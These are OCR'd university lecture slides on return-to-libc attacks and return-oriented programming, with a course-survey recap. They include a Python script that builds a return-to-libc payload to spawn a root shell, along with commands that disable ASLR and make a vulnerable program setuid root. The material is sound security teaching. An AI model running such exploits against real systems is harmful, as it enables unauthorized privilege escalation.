Software Security

Return-to-libc Attacks & Return-Oriented Programming (Part III)

Professor Travis Peters
CSCI 476 - Computer Security
Spring 2020

Some slides and figures adapted from Wenliang (Kevin) Du's
Computer & Internet Security: A Hands-on Approach (2nd Edition).
Thank you Kevin and all of the others that have contributed to the SEED resources!

Today

Announcements


- The Early Semester Check-In Survey — ***The Results Are In!***
- CTF ***in-class*** on Thursday! *>>> Need to be in-class and participate to receive any credit!*
  - Bring laptop / Teams of 2-4
  - Study the **PDF** and **`bof_vulnerable_server.c`** program + practice attack strategies *BEFORE CLASS ON THURSDAY!*

Goals & Learning Objectives

- ~~Return-to-libc Attacks & Return-Oriented Programming~~
  - ~~The non-executable stack countermeasure~~
  - ~~The main idea of the ***return-to-libc attack***~~
  - ~~Challenges in carrying out the attack~~
  - ~~*Function Prologues & Epilogues*~~
  - ~~Lab 04 Work Time: Launching a return-to-libc attack~~
- Next Time…
  - Generalizing the return-to-libc attack: ***Return-Oriented Programming (ROP)***


How is the pace of the course so far?

48 responses




Have you found Slack useful in this course?

48 responses




How would you rate the difficulty of the labs?

48 responses



Now that we are a few weeks into the course, do you feel like your background sufficiently prepared you to be successful in this course?

48 responses




Some take-aways…

- ***Labs & Lectures are good!***
  - Interesting topics/materials *(slides are good!)*
  - Relevant examples are helpful
  - Course organization is great
  - Slack and textbook are helpful
  - *"Keep the Benjamin updates coming…"*

- ***Challenges with Assignments***
  - Some of the necessary background isn't covered…
    - Terminal commands, computer architecture (e.g., registers), etc.
  - Spend more time explaining them
  - Sometimes the assignment questions are vague/confusing…
  - Would like more time for labs…
  - Thursday due dates aren't great…
  - *Covering new content while working on the previous lab…*

- ***Beyond this year / things to consider…***
  - Standardize lab reports formats
  - Less side tangents in class…..
  - Use D2L more…
  - SEED Labs…
  - Due dates/times…
  - Recitation sections?
  - Lab feedback could be better…
  - Talk about current events…


- ***OTHER other stuff…***
  - Using apple products in class…
  - I hope you like to ski because it's looking like we're in the midst of a nuclear February.




Recap: The Return-to-libc Attack

A Memory Map to Understand the `system()` Argument

badfile fills in these addresses



Recap: The Return-to-libc Attack



- Execute the exploit code (to build the `badfile`), and then run the vulnerable code.

```
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

TASK B
sh_addr = 0xbffffef8      # The address of "/bin/sh"
content[120:124] = (sh_addr).to_bytes(4,byteorder='little')

TASK A
exit_addr = 0xb7e369d0      # The address of exit()
content[116:120] = (exit_addr).to_bytes(4,byteorder='little')

TASK A
system_addr = 0xb7e42da0      # The address of system()
content[112:116] = (system_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

NOTE: These addresses will be different on your machine!

```
$ sudo ln -sf /bin/zsh /bin/sh
$ libc_exploit.py
$ ./stack
#          ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) eid=0(root) ...
```

Return-Oriented Programming (ROP)

- In the previous return-to-libc attack, *we can only chain two functions together…*

- This technique can be generalized:
  - Chain ***many functions*** together *(Nergal, 2001)*
  - Chain ***arbitrary blocks of code*** together *(Shacham, 2007)*

- The generalized technique is known as ***Return-Oriented Programming (ROP)***

  E.g., A() —> B() —> C() —> D() —> …

  E.g., foo() —> setuid(0) —> system("/bin/sh")

ROP Setup

- `stack_rop.c` program is a vulnerable program that prints out key addresses so we can focus on ROP concepts (e.g., prints out `ebp` / `buffer` addresses).
- *Things of note…*
  - Inline assembly using `asm("…")` to get address of EBP
  - Export an env. variable (`MYSHELL`) & print its address

```
// Copy ebp into framep
asm("movl %%ebp, %0" : "=r" (framep));
```

```
$ cat stack_rop.c
...review in editor...
```

Let's take a quick look at `stack_rop.c`

```
$ sudo sysctl -w kernel.randomize_va_space=0 // DISABLE ASLR!
$ touch badfile // placeholder for the badfile
$ export MYSHELL="/bin/sh" // the shell string env. var.

$ gcc -fno-stack-protector -z noexecstack -o stack_rop stack_rop.c
$ sudo chown root stack_rop
$ sudo chmod 4755 stack_rop
$ stack_rop
The '/bin/sh' string's address: 0xbffffef0
Address of buffer[]:  0xbfffea98
Frame Pointer value:  0xbfffeb08
Diff between buffer & frame pointer = 112
Returned Properly
```

Chaining Function Calls (***Without*** Arguments) *A simple case…*

Q: To chain multiple calls to bar(), where do we put bar()'s address?


```
void bar()
{
  static int i = 0;
  printf("The function bar() is invoked %d times!\n", ++i);
}
```

Recall…

	Instructions	esp	ebp (=X)

Function ***Epilogue***	`movl %ebp, %esp`
	`popl %ebp`
	`ret`
		X
		X+4
		X+8
			X
			Y=*X
			Y

Function ***Prologue***	`pushl %ebp` `movl %esp, %ebp`	X+4 X+4	Y **X+4**




Chaining Function Calls (***Without*** Arguments) *A simple case…*

Q: To chain multiple calls to bar(), where do we put bar()'s address?

```
void bar()
{
  static int i = 0;
  printf("The function bar() is invoked %d times!\n", ++i);
}
```

	Instructions	esp	ebp (=X)
Function ***Epilogue***	movl %ebp, %esp popl %ebp ret	X X+4 X+8	**X** Y=*X Y
Function ***Prologue***	pushl %ebp movl %esp, %ebp	X+4 X+4	Y **X+4**




Chaining Function Calls (***Without*** Arguments) *A simple case…*

Q: What about the NEXT bar() address?

```
void bar()
{
  static int i = 0;
  printf("The function bar() is invoked %d times!\n", ++i);
}
```


	Instructions	esp	ebp (=X)
Function ***Epilogue***	movl %ebp, %esp popl %ebp ret	X X+4 X+8	**X** Y=*X Y
Function ***Prologue***	pushl %ebp movl %esp, %ebp	X+4 X+4	Y **X+4**



Chaining Function Calls (***Without*** Arguments) *A simple case…*

```
void bar()
{
  static int i = 0;
  printf("The function bar() is invoked %d times!\n", ++i);
}
```


	Instructions	esp	ebp (=X)
Function ***Epilogue***	movl %ebp, %esp popl %ebp ret	X X+4 X+8	**X** Y=*X Y
Function ***Prologue***	pushl %ebp movl %esp, %ebp	X+4 X+4	Y **X+4**



Chaining Function Calls (***Without*** Arguments) *A simple case…*

```
void bar()
{
  static int i = 0;
  printf("The function bar() is invoked %d times!\n", ++i);
}
```

	Instructions	esp	ebp (=X)
Function ***Epilogue***	movl %ebp, %esp popl %ebp ret	X X+4 X+8	**X** Y=*X Y
Function ***Prologue***	pushl %ebp movl %esp, %ebp	X+4 X+4	Y **X+4**



Quick Demo!

https://github.com/traviswpeters/csci476-code/tree/master/05_return_to_libc#example-1-----returning-to-function-without-args

Chaining Function Calls (***With*** Arguments)

- But how can we call functions that have arguments?
  - *There is no space on the stack for arguments…*


- ***The problem…***
  - **`movl %esp, %ebp`**
  - Adjacent stack frames separated by only 4 bytes (only enough space for a return address)

➡ *What can we do?!*

	Instructions	esp	ebp (=X)

Function ***Epilogue***	`movl %ebp, %esp`
	`popl %ebp`
	`ret`
		X
		X+4
		X+8
			X
			Y=*X
			Y

Function ***Prologue***	`pushl %ebp` `movl %esp, %ebp`	X+4 X+4	Y **X+4**

